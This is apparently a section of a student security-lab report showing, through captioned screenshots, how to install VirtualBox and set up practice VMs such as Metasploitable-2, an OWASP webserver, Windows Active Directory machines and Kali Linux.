
11.1 Simulation Lab preparation




To create virtual LAB we required to install virtual box. This figure shown how to install virtual box in a PC.




Select next to forward the step.




Accept the license agreement and go for further steps.




Process of installation and create a desktop icon.




Installing the virtual box final steps.




After installing the virtual box we will get such interface and by default there is no instance present right now.



To Create instance according to our diagram will go to new button and prompt up above figure. Put a name AWS-VPC




Setup the resource based on the requirements of VM instances




Mount the OS, according to our assignment AWS-VPC have to use metasploitable, so we introduce here metasploitable-2.


In This way we have installed multiple instance i.e. OWASP as a CI/CD pipeline webserver, Windows-12 as a AD R&D server and Windows-7 as a AD-User.




Kali is hackers tool so have a look on installation on kali




We need to allocate more resource compared to other instance into kali because it is running always.




Here we use kali-2019 in kali instance.



